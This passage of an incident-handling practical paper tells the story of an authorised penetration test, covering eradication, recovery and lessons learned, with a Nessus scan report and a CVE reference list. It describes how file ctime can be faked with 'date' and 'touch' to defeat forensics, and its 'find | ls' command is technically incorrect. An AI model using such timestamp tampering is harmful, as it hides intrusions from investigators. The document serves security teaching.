Of course, it’s trivial to change access and modification times on a file – using the ‘touch’ command. However, the ctime attribute – or change time – records the time of the last change to the i-node, which means any change of file attribute – mode, owner, etc. as well as atime and mtime. That means you can change the mtime and atime, but when you do, the ctime will be changed to the current time. We can find and sort all files that have been changed with:

```
find / -ctime 12 | ls -altc
```

ctime is much harder to fake – however, one could still simply set the system time to the desired ctime (‘date’), set the mtime and atime of files to whatever you wanted (‘touch’) – which, when you did so would set their ctime to the “current” (your desired ctime) time, and then change the system time back to the real current time (‘date’).

Looking at the results of all that will show that the files recently modified and accessed were all related to compiling netcat and nmap, and the ctimes would be what you’d expect. While it’s possible that this is all subterfuge, when you look at the whole picture, and see the files that were access at your house containing enough clues to make the passwords guessable, it seems more likely that the simpler explanation is correct. That is, the scenario that I got Olive to do the DSF reset, got on the WLAN, got into your desktop, got the passwords, logged into cownoids.com, and was interrupted – seems more likely than the scenario that I placed a very well hidden trojan somewhere, and deliberately left obvious evidence of a break-in, just to confuse you.

However, it’s still possible – so the safest thing to do, of course, is to nuke cownoids.com from high orbit, reinstall the OS and patches, and restore the data. Of the data, the web content and DNS configuration files don’t change very often, and could easily be compared against the backups archived in snapshots. Email would just need to be scanned for viruses.

In this case, since I know what I actually did, I know that simply changing the password for the ‘vic’ account, and changing the root password, would close the door on this one. To complete the eradication, just delete the netcat and nmap directories I created.

And while we're at it, let's uninstall the compiler – no reason to leave that sitting there!

To eradicate Part III of the attack – Bingo Guesses and Jackpot Searches – just don't leave any clues to the new passwords lying around!

To eradicate Part II of the attack, run Windows Update – that will render the system invulnerable to ms rpc dcom.

And to eradicate Part I – just turn the WAP security features back on, and protect it from being reset again (by telling Olive, "Don't do that!").

As far as your home PC, I didn't actually change anything on it! Simply rebooting it will eradicate all traces of my having been there.

Of course, you should verify all this. But analysis will show that I didn't modify a single file. However, since the only data there is backups of data kept elsewhere, again – you could just nuke it and save all the forensics work.

Recovery Phase

Vic is actually starting to believe Gary. This whole thing with Willy and everything is just too bizarre not to be true. That Gary is telling the truth is seeming much more likely than the alternative – which at this point would be an elaborate plan involving religious cults, orchestrated just to mess with Vic's mind.

Vic finally speaks. "Gary, how about **you** sign the memo, recommending that we put cownoids.com back into service, and why."

"No problem!" said Gary.

The Plot Thickens

1:00 PM

After lunch, Vic went to see his boss.

"Hey boss. I have a memo here from Mr. Grey. It's a complete log, detailing every step that he took in the course of this attack. Sorry I couldn't say anything before, but you see – this whole thing has been a simulation. It's all been part of the free penetration test that he started a little over a week ago."

He looked quite surprised. "You mean, we didn't really get broken into?"

"Nope – this has all been a drill. By actually going through the whole process as if it were real, we've been able to identify where our weaknesses are, what policies we need to develop and why, what procedures we need to develop, and a lot of other great information. And it only cost us an hour and a half of down time for our web page and email, and some time from Jack."

"Well, I'm relieved. But still, you should have let me know what was going on ahead of time."

"There, see? That's a great example of something we should have a policy for – what are acceptable parameters for security drills!"

"You really had us going there, Vic," said the boss. "So go ahead and plug it back in."

"Well, actually, as you can see there in the memo, although cownoids.com has been restored to its previous state, in the course of this exercise I found out that we're wide open to having our passwords sniffed. Had Gary been a real attacker, and not done things to make sure I'd notice him, he could have quietly installed a sniffer, harvested our passwords, and plundered our internal network.

He could have stolen our intellectual property to sell to our competitors; or shut our whole network down with a DOS attack; or if he was really insidious and knew what he was doing, he could introduce logic bugs and hard to detect flaws into our design databases! He could wreak havoc with our CVS repository (revision control) in ways that … Well anyway, you get the idea."

"Not really – what was your point?"

"Ah. Look at the end of the memo. We're recommending that cownoids.com be redeployed, but with everyone's email disabled. We're also recommending that everyone's shell password be disabled, since they may have been compromised. We want to force a password change for everybody, make sure they're strong passwords, and make sure their email and shell passwords are different. That's just a temporary measure, while we develop a real password policy, and transition to requiring SSL for email."

"You want to break everyone's email and logins, and force them to call you in order to fix it?"

"Um, ya. That's what we're recommending."

“Nnnno. I don’t think so. We’ve got a deadline coming up, and I can’t afford to risk somebody not being able to work from home in the middle of the night because they can’t remember their new password. No, we’ve done it this way for years, and it hasn’t caused a problem yet. Come up with a plan of how to implement what you want to do, in a way that we can transition into smoothly, and we’ll talk about it.”

“Ok. Speaking of that, I’d like to have Gary do some consulting for us – specifically, I’d like his help in designing our policies and procedures, and I now see the need for an Intrusion Detection System. He can help us with that.”

“Work up a proposal. Meanwhile, plug cownoids.com back in – I want to check my email.”

“Ok, you got it.”

I went back and told Gary how it went.

“I didn’t expect him to go for the forced password change – but that’s ok. It would have been a pain for us anyway. This way, it’s his decision, and our butts are covered. This will let us take the time to think about it, and do it right.”

Speaking of butts, did I mention that it’s IMPERATIVE to have written permission before doing anything like this to anybody’s network – including your own? Good.

When things in the Lessons Learned section are implemented, perhaps the Recovery Phase will involve more formal validation and monitoring strategies.

As far as putting his home PC back into “production” – Vic decides to install the new hard drive he has, and load and patch the OS from scratch. He’ll be careful not to allow any data to be stored on that system, unless its presence there is acceptable given the policies that he hopes to develop with Gary.

And as for how to put the WAP back in service – well, ‘nuff said.

Lessons Learned Phase

Vic and Gary decided to have their Lessons Learned meeting right then and there. The three main lessons correspond to the three parts of this exploit – namely:

- Part I (DFSWAP)
  Any wireless access point – regardless of protocol and efficacy of security

features – whose default factory settings allow an arbitrary client to access the wireless network with no authentication, and is vulnerable to physical access, should be considered a security risk.

- Part II (MS RPC DCOM)
  Systems should not be left un-patched or with known vulnerabilities, even if they are believed to be behind a secure perimeter.

- Part III (Bingo Guessing and Jackpot Searches)
  Security through obscurity is not a valid practice. Passwords and other sensitive information should never be stored in clear text, relying on no one ever finding them as a means of protection. Nor should such things be sent over the internet, thinking that no one is listening. Information leaks can happen in unusual ways, and we need to be especially aware of things such as temporary files.

Perhaps this should actually have gone first, as it applies to much of what has been discussed:

- Part 0 (Social Engineering)
  Social engineering can take many forms. People must be educated, in order to raise their level of awareness. Our scenario could have been thwarted at several turns, if the social engineering aspect had failed.

Gary and Vic agree that the following are some of the issues that need to be discussed in the context of developing policies to govern them:

- Backup schedules, retention, and archival
- Home computers
  - configuration management (anti-virus, patch levels)
  - company data stored on (like archived email)
  - considered part of company LAN when telecommuting?
  - monitoring policy
- Desktop and server configuration management
- Passwords
  - who has root access
  - complexity
  - expiration
  - shell vs. email (they should be different)
  - require SSL
- Overall “contain and clean” vs. “watch and learn” guidelines
- Warning banners
  - desktops
  - other servers
  - home machines?
- inside good, outside bad model

  - outbound traffic control at firewall
  - file permissions and data access
  - Intrusion Detection
    - Both in DMZ and on internal network

After some discussion, they agree that the issue of people's passwords going across the internet in clear text every time their email client from home checks for new messages – and that in some cases this password will grant shell access to an internal machine – is the one to address first.

They decide to do some research and try to find an example of a design company that was plundered by crackers, and the impact it had on their business. Their objective is to put together an executive summary to present to the boss, which will demonstrate how it makes good financial sense to make a strong investment in security *before* something happens.

As Vic and Gary are discussing these topics, they are both struck with the realization that their twisted path has brought them together for a reason – they feel a mutual sense of purpose – to do their part to make the world's information more secure! Having realized their calling, they set forth to develop a plan to get the boss to see the wisdom not only of hiring Gary, but hiring someone to take over Vic's sysadmin responsibilities so he can focus on incident handling, and a strategy to foster the support of the entire team in this endeavor.

Epilogue

After their meeting, Vic was exhausted from the day's activities. However, there was one more thing that he needed to do, before his day would be over. He needed to call the firewall guy, and thank him.

Ring. Ring. Ring.

"Hello – firewall guy."

"Hi there, it's Vic. I just wanted to thank you for putting me in touch with Willy White. Let me just say, his service was amazing!"

"Um, I'm sorry – who?"

"Willy – you know, from this morning."

"Dude – I haven't talked to you in three months – I've no idea what you're talking about."

“Oh… Um… Oh never mind – it’s been a killer day. Sorry. Hey, give me a call in a week or two if you would – I’d like to talk with you about restricting some of the outbound traffic on the Pix.”

“Finally – it’s about time! Ok, talk to you later.”

Vic started to wonder if Willy was real… After all, he never actually saw him. He pondered the day’s events as he drove home.

When he got there, the fledgling incident handler was pleased to see that the care package Willy had left for him appeared to be real enough. Here are some of the goodies (that’s the 40G USB (and Ethernet) drive under the pen – it easily fits in a shirt pocket :^)

http://www.ximeta.com/products/network_drives/netdisk_mini/index.php [55]

Appendix A – Nessus Results

Vulnerability Scan for CoWnoIDS custom prepared by Gary Grey President Dubious Consulting, LLC
This report gives details on hosts that were tested and issues that were found. Please follow the recommended steps and procedures to eradicate these threats.

	Scan Details
Hosts which were alive and responding during test	1
Number of security holes found	4
Number of security warnings found	5

	Host List
Host(s)	**Possible Issue**
cownoids.com	Security hole(s) found

[return to top]

		Analysis of Host
Address of Host	**Port/Service**	**Issue regarding Port**
cownoids.com	ftp (21/tcp)	Security hole found
cownoids.com	ssh (22/tcp)	Security warning(s) found
cownoids.com	http (80/tcp)	Security hole found
cownoids.com	pop3 (110/tcp)	Security notes found
cownoids.com	imap (143/tcp)	Security notes found
cownoids.com	submission (587/tcp)	Security notes found
cownoids.com	general/udp	Security notes found
cownoids.com	domain (53/udp)	Security notes found


Security Issues and Fixes: cownoids.com

Type	Port	Issue and Fix
Vulnerability	ftp (21/tcp)	It is possible to force the FTP server to connect to third parties hosts, by using the PORT command. This problem allows intruders to use your network resources to scan other hosts, making them think the attack comes from your network, or it can even allow them to go through your firewall. Solution : Upgrade to the latest version of your FTP server, or use another FTP server. Risk factor : Medium/High CVE : CVE-1999-0017 Nessus ID : 10081
Warning	ftp (21/tcp)	This FTP service allows anonymous logins. If you do not want to share data with anyone you do not know, then you should deactivate the anonymous account, since it may only cause troubles. Risk factor : Low CVE : CAN-1999-0497 Nessus ID : 10079
Informational	ftp (21/tcp)	An FTP server is running on this port. Here is its banner : 220 00.000.000.10 FTP server ready Nessus ID : 10330
Informational	ftp (21/tcp)	Remote FTP server banner : 220 00.000.000.10 FTP server ready Nessus ID : 10092
Informational	ftp (21/tcp)	This port was detected as being open by a port scanner but is now closed. This service might have been crashed by a port scanner or by a plugin Nessus ID : 10919
Warning	ssh (22/tcp)	The remote SSH daemon supports connections made using the version 1.33 and/or 1.5 of the SSH protocol. These protocols are not completely cryptographically safe so they should not be used. Solution : If you use OpenSSH, set the option 'Protocol' to '2' If you use SSH.com's set the option 'Ssh1Compatibility' to 'no' Risk factor : Low Nessus ID : 10882
Informational	ssh (22/tcp)	An ssh server is running on this port Nessus ID : 10330
Informational	ssh (22/tcp)	Remote SSH version : SSH-1.99-OpenSSH_3.7.1p2 Nessus ID : 10267
Informational	ssh (22/tcp)	The remote SSH daemon supports the following versions of the SSH protocol : . 1.33 . 1.5 . 1.99 . 2.0

		Nessus ID : 10881
Vulnerability	http (80/tcp)	The remote host appears to be running a version of Apache which is older than 1.3.28 There are several flaws in this version, which may allow an attacker to disable the remote server remotely. You should upgrade to 1.3.28 or newer. *** Note that Nessus solely relied on the version number *** of the remote server to issue this warning. This might *** be a false positive Solution : Upgrade to version 1.3.28 See also : http://www.apache.org/dist/httpd/Announcement.html Risk factor : High CVE : CAN-2003-0460, CAN-2002-0061 BID : 8226 Nessus ID : 11793
Vulnerability	http (80/tcp)	The remote host appears to be running a version of Apache which is older than 1.3.29 There are several flaws in this version, which may allow an attacker to possibly execute arbitrary code through mod_alias and mod_rewrite. You should upgrade to 1.3.29 or newer. *** Note that Nessus solely relied on the version number *** of the remote server to issue this warning. This might *** be a false positive Solution : Upgrade to version 1.3.29 See also : http://www.apache.org/dist/httpd/Announcement.html Risk factor : High CVE : CAN-2003-0542 Nessus ID : 11915
Vulnerability	http (80/tcp)	The remote host is running a version of PHP 4.3 which is older or equal to 4.3.2. There is a flaw in this version which may allow a local attacker to bypass the safe mode and gain unauthorized access to files on the local system, thanks to a flaw in the function php_safe_mode_include_dir(). Solution : Upgrade to PHP 4.3.3 when it is available Risk factor : Medium BID : 8201 Nessus ID : 11807
Warning	http (80/tcp)	The remote host is running a version of PHP which is older than 4.3.2 There is a flaw in this version which may allow an attacker who has the ability to inject an arbitrary argument to the function socket_iovec_alloc() to crash the remote service and possibly to execute arbitrary code.

		For this attack to work, PHP has to be compiled with the option --enable-sockets (which is disabled by default), and an attacker needs to be able to pass arbitrary values to socket_iovec_alloc(). Other functions are vulnerable to such flaws : openlog(), socket_recv(), socket_recvfrom() and emalloc() Solution : Upgrade to PHP 4.3.2 Risk factor : Low CVE : CAN-2003-0172 BID : 7187, 7197, 7198, 7199, 7210, 7256, 7259 Nessus ID : 11468
Warning	http (80/tcp)	The remote host appears to be running a version of Apache which is older than 1.3.27 There are several flaws in this version, you should upgrade to 1.3.27 or newer. *** Note that Nessus solely relied on the version number *** of the remote server to issue this warning. This might *** be a false positive Solution : Upgrade to version 1.3.27 See also : http://www.apache.org/dist/httpd/Announcement.html Risk factor : Medium CVE : CAN-2002-0839, CAN-2002-0840, CAN-2002-0843 BID : 5847, 5884, 5995, 5996 Nessus ID : 11137
Warning	http (80/tcp)	Your webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections. It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers. An attacker may use this flaw to trick your legitimate web users to give him their credentials. Solution: Disable these methods. If you are using Apache, add the following lines for each virtual host in your configuration file : RewriteEngine on RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK) RewriteRule .* - [F] If you are using Microsoft IIS, use the URLScan tool to deny HTTP TRACE requests or to permit only the methods needed to meet site requirements and policy. If you are using Sun ONE Web Server releases 6.0 SP2 and later, add the

		following to the default object section in obj.conf: <Client method="TRACE"> AuthTrans fn="set-variable" remove-headers="transfer-encoding" set-headers="content-length: -1" error="501" </Client> If you are using Sun ONE Web Server releases 6.0 SP2 or below, compile the NSAPI plugin located at: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F50603 See http://www.whitehatsec.com/press_releases/WH-PR-20030120.pdf http://archives.neohapsis.com/archives/vulnwatch/2003-q1/0035.html http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F50603 http://www.kb.cert.org/vuls/id/867593 Risk factor : Medium Nessus ID : 11213
Informational	http (80/tcp)	A web server is running on this port Nessus ID : 10330
Informational	http (80/tcp)	The remote web server type is : Apache/1.3.26 (Unix) PHP/4.3.1 mod_perl/1.24 ApacheJserv/1.1.2 Solution : You can set the directive 'ServerTokens Prod' to limit the information emanating from the server in its response headers. Nessus ID : 10107
Informational	pop3 (110/tcp)	A pop3 server is running on this port Nessus ID : 10330
Informational	pop3 (110/tcp)	The remote POP3 servers leak information about the software it is running, through the login banner. This may assist an attacker in choosing an attack strategy. Versions and types should be omitted where possible. The version of the remote POP3 server is : +OK v2001.80 server ready Solution : Change the login banner to something generic. Risk factor : Low Nessus ID : 10185
Informational	imap (143/tcp)	An IMAP server is running on this port Nessus ID : 10330
Informational	imap (143/tcp)	The remote imap server banner is : * OK [CAPABILITY IMAP4REV1 LOGIN-REFERRALS STARTTLS AUTH=CRAM-MD5 AUTH=LOGIN] hyper.cownoids.com IMAP4rev1 2002.328 at Wed, 18 Aug 2004 10:49:06 -0700 (PDT) Versions and types should be omitted where possible. Change the imap banner to something generic. Nessus ID : 11414
Informational	submission (587/tcp)	An SMTP server is running on this port Here is its banner : 220 hyper.cownoids.com ESMTP Sendmail 8.12.10/8.12.10; Wed, 18 Aug 2004 10:49:14 -0700 (PDT) Nessus ID : 10330



Informational	submission (587/tcp)	Remote SMTP server banner : 220 hyper.cownoids.com ESMTP Sendmail 8.12.10/8.12.10; Wed, 18 Aug 2004 10:49:19 -0700 (PDT) This is probably: Sendmail version 8.12.10 Nessus ID : 10263
Informational	submission (587/tcp)	smtpscan was not able to reliably identify this server. It might be: Sendmail 8.11.2/8.11.2/SuSE Linux 8.11.1-0.5 Sendmail 8.11.6p2/8.11.6 Sendmail 8.11.6/8.11.6/SuSE Linux 0.5 Sendmail 8.12.8/8.12.8 Sendmail 8.12.3 Sendmail 8.12.8/8.12.5 The fingerprint differs from these known signatures on 6 point(s) If you known precisely what it is, please send this fingerprint to the Nessus team : :530:501:530:530:530:530:503:214:252:502:502:502:502:250:250 Nessus ID : 11421
Informational	general/udp	For your information, here is the traceroute to xxx.xxx.xxx.xxx: XXXXXXXXXXXXX XXXXXXXXXXXXX XXXXXXXXXXXXX Nessus ID : 10287
Informational	domain (53/udp)	A DNS server is running on this port. If you do not use it, disable it. Risk factor : Low Nessus ID : 11002
Informational	domain (53/udp)	BIND 'NAMED' is an open-source DNS server from ISC.org. Many proprietary DNS servers are based on BIND source code. The BIND based NAMED servers (or DNS servers) allow remote users to query for version and type information. The query of the CHAOS TXT record 'version.bind', will typically prompt the server to send the information back to the querying source. The remote bind version is : 9.2.2 Solution : Using the 'version' directive in the 'options' section will block the 'version.bind' query, but it will not log such attempts. Nessus ID : 10028

This file was generated by Nessus, the open-sourced security scanner.

Appendix B – Portals

Here are some useful portals, in no particular order:

A list of security related papers, organized by topic:
http://www.gomor.org/Ressources/papers.html

Fairhurst, Godred (Gorry); University of Aberdeen, United Kingdom
Online course, covering all aspects of digital communications.
Course Roadmap:
http://www.erg.abdn.ac.uk/users/gorry/course/road-map.html

An index of internet faqs
http://www.faqs.org

All about standards, RFCs, security sites:
http://www.networksorcery.com

Exploit References

The following is taken directly from the CVE entry, but with URL's converted to click-able hyperlinks. Broken links have been removed, changed links have been updated. The original page is available at:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

Name	CAN-2003-0352 (under review)
Description	Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.
References	• BUGTRAQ:20030716 [LSD] Critical security vulnerability in Microsoft Operating Systems http://marc.theaimsgroup.com/?l=bugtraq&m=105838687731618&w=2 • BUGTRAQ:20030725 The Analysis of LSD's Buffer Overrun in Windows RPC Interface(code revised) http://marc.theaimsgroup.com/?l=bugtraq&m=105914789527294&w=2

	• MISC: http://www.xfocus.org/documents/200307/2.html • MS:MS03-026 http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx • CERT:CA-2003-16 http://www.cert.org/advisories/CA-2003-16.html • CERT:CA-2003-19 http://www.cert.org/advisories/CA-2003-19.html • CERT-VN:VU#568148 http://www.kb.cert.org/vuls/id/568148 • XF:win-rpc-dcom-bo(12629) http://xforce.iss.net/xforce/xfdb/12629 • BID:8205 http://www.securityfocus.com/bid/8205

References

[1] Google definitions of “wireless network”
http://www.google.com/search?hl=en&lr=&ie=UTF-8&oi=defmore&q=define:Wireless+Network

[2] Geier , Jim, “Understanding Wireless LAN Routers”, February 18, 2003
http://www.wi-fiplanet.com/tutorials/article.php/1586861

[3] Discussion thread: Difference between an AP and a wireless router
http://www.linuxquestions.org/questions/showthread.php?s=&threadid=203886

[4] Definition of Wi-Fi: “Short for wireless fidelity. This is another name for IEEE 802.11b [...]”
http://cms.syr.edu/connecting/wireless/glossary.html

[5] Common Vulnerabilities and Exposures (CVE®) homepage
http://www.cve.mitre.org

[6] CVE Terminology page (definition of Vulnerabilities and Exposures)
http://www.cve.mitre.org/about/terminology.html

[7] Hulton, David, “Practical Exploitation of RC4 Weaknesses in WEP Environments”, February 22, 2002
http://www.dachb0den.com/projects/bsd-airtools/wepexp.txt

[8] Borisov, Nikita ; Goldberg, Ian ; Wagner, David, “Security of the WEP algorithm”
http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html

[9] murakami, “Cracking dumb old WEP has been discussed endlessly on other forums, but so far all published exploits have been on gigs worth of packets captured in lab conditions, none in the wild”, Defcon forum, January 29, 2003
http://forum.defcon.org/archive/index.php/t-1088.html

[10] Shenk, Jerry, “I've never heard of anybody who cracked a key in a parked car....or anywhere in the wild for that matter”, Kismet Mailing List Archive, July 30, 2002
http://www.kismetwireless.net/archive.php?mss:2287:200207:pehhfffbdfobcjgiamgp

[11] Fleck, Bob; Dimov, Jordan, "Wireless Access Points and ARP Poisoning: Wireless vulnerabilities that expose the wired network"
http://www.cigitallabs.com/resources/papers/download/arppoison.pdf

[12] NetStumbler; “Everything about wireless networks”
http://www.netstumbler.com

[13] Loftus, Jack, "Default settings: Most access points come with security settings disabled; always change IP addresses, passwords, SSIDs and DHCP settings immediately.", June 30, 2004
http://searchnetworking.techtarget.com/originalContent/0,289142,sid7_gci991236,00.html

[14] CVE reference for RPC DCOM (CAN-2003-0352)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

[15] CERT reference is CA-2003-16, and can be found at:
http://www.cert.org/advisories/CA-2003-16.html

[16] Shackleford, Dave, “The Yin and the Yang: A Sordid Tale of Information Security, OR DCOM, Netcat, and a Live Response, OH MY!”
http://www.giac.org/practical/GCIH/Dave_Shackleford_GCIH.pdf

[17] Metasploit homepage
http://metasploit.com

[18] Metasploit description, “The Metasploit Framework is an advanced open-source platform for developing, testing, and using exploit code. This project initially started off as a portable network game and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research”, Last Update: 08/13/2004
http://metasploit.com/projects/Framework

[19] Metasploit download page
http://metasploit.com/projects/Framework/downloads.html

[20] Hulton, David, “Practical Exploitation of RC4 Weaknesses in WEP Environments”, Section 6, February 22, 2002

[21] The Cygwin Linux-like (including X) environment for Windows
http://www.cygwin.com

[22] Definition of wardriving
http://www.wardriving.com/about.php

[23] Design for pocket warstroller
http://www.bitshift.org/wardriving.shtml

[24] 1304 default passwords for 220 vendors
http://www.cirt.net/cgi-bin/passwd.pl

[25] default SSID’s from 14 vendors
http://www.cirt.net/cgi-bin/ssids.pl

[26] .org site for DHCP resources
http://www.dhcp.org

[27] Graham, Robert, “Sniffing FAQ”, September 14, 2000
http://robertgraham.com/pubs/sniffing-faq.html

[28] Fonda, Carlo, Postogna, Fulvio, “Computer Networking Basics”, January 12, 1998
OSI definition
http://www.ictp.trieste.it/~radionet/1998_school/networking_presentation/page5.html

[29] Fonda, Carlo, Postogna, Fulvio, “Computer Networking Basics”, January 12, 1998
OSI graphic
http://www.ictp.trieste.it/~radionet/1998_school/networking_presentation/page6.html

[30] Fairhurst, Gorry, University of Aberdeen, United Kingdom, “OSI example” graphic, Online Computer Network Course, January 10, 2001
http://www.erg.abdn.ac.uk/users/gorry/course/intro-pages/osi-example.html

[31] Auerbach, Karl, CaveBear Internet site, “Ethertype” list
http://www.cavebear.com/CaveBear/Ethernet/type.html

[32] Fairhurst, Gorry, University of Aberdeen, United Kingdom, “Ethernet History”, Online Computer Network Course , January 9, 2001
http://www.erg.abdn.ac.uk/users/gorry/course/lan-pages/enet.html

[33] Fairhurst, Gorry, University of Aberdeen, United Kingdom, “Encapsulation of PDUs”, Online Computer Network Course , January 10, 2001
http://www.erg.abdn.ac.uk/users/gorry/course/intro-pages/encapsulation.html

[34] Fairhurst, Gorry, University of Aberdeen, United Kingdom, “Ethernet”, Online Computer Network Course , January 9, 2001
http://www.erg.abdn.ac.uk/users/gorry/course/lan-pages/enet.html

[35] Fairhurst, Gorry, University of Aberdeen, United Kingdom, “Ethernet Frame Format”, Online Computer Network Course , January 9, 2001
http://www.erg.abdn.ac.uk/users/gorry/course/lan-pages/mac.html

[36] Fairhurst, Gorry, University of Aberdeen, United Kingdom, “IEEE 802.3”, Online Computer Network Course , January 9, 2001
http://www.erg.abdn.ac.uk/users/gorry/course/lan-pages/llc.html

[37] Wolf, Lars, Institut fur Betriebssysteme, "Communication Systems Introduction and Overview", Diagrams of OSI Layers, October 21, 2002
http://www.ibr.cs.tu-bs.de/lehre/ws0203/ks/pdf-2x2/01-intro-ks.pdf

[38] Dron, Jon, University of Brighton, United Kingdom, "sending ARP messages" table, April 12, 2001
http://edtech.it.bton.ac.uk/ism05-01/ethernet/sending.htm

[39] Raynal, Frédéric; Detoisien, Éric; Blancher, Cédric; “arp-sk”, Site dedicated to all the things you can do with ARP.
http://www.arp-sk.org

[40] Cygwin (linux environment in windows)
http://www.cygwin.com

[41] Inetnic.net FAQ about domain names and registrars, and the whois databases
http://www.internic.net/faqs/index.html

[42] Snort – lightweight Intrusion Detection System (and sniffer)
http://www.snort.org/dl

[43] Poulsen, Kevin, “pleaded guilty […] extortion”, SecurityFocus, June 25, 2004
http://securityfocus.com/news/8991

[44] “Three plead guilty to trying to hack into Lowe’s computer”, Associated Press, Tech, August 4, 2004
http://www.usatoday.com/tech/news/computersecurity/2004-08-04-lowes-hackers-guilty_x.htm

[45] Donaldson, Mark E., “INSIDE THE BUFFER OVERFLOW ATTACK: MECHANISM, METHOD, & PREVENTION”, GSEC Version 1.3, April 3, 2002
http://www.sans.org/rr/papers/index.php?id=386

[46] Shackleford, Dave, “The Yin and the Yang: A Sordid Tale of Information Security, OR DCOM, Netcat, and a Live Response, OH MY!”
http://www.giac.org/practical/GCIH/Dave_Shackleford_GCIH.pdf

[47] nmap, “Network Security Scanner”, download page
http://www.insecure.org/nmap/nmap_download.html

[48] Russinovich, Mark; "PsTools", SysInternals; Last Updated: June 27, 2004 v2.06
http://www.sysinternals.com/ntw2k/freeware/pstools.shtml

[49] Netcat, “The Network Swiss Army Knife”, homepage
http://www.atstake.com/research/tools/network_utilities

[50] Hitz, Dave; Lau, James; Malcolm, Michael; “File System Design for an NFS File Server Appliance”, March 1995
http://www.netapp.com/tech_library/3002.html#I34

[51] AVG – free Anti-Virus software
http://www.grisoft.com

[52] Metasploit “Impurity” exploit
http://www.metasploit.com/projects/Framework/documentation.html#QUICKSTART.impurity

[53] Russinovich, Mark; "TCPView", SysInternals
http://www.sysinternals.com/ntw2k/source/tcpview.shtml

[54] Check Root Kit
http://www.chkrootkit.org

[55] Ximeta Network/USB Storage
http://www.ximeta.com/products/network_drives/netdisk_mini/index.php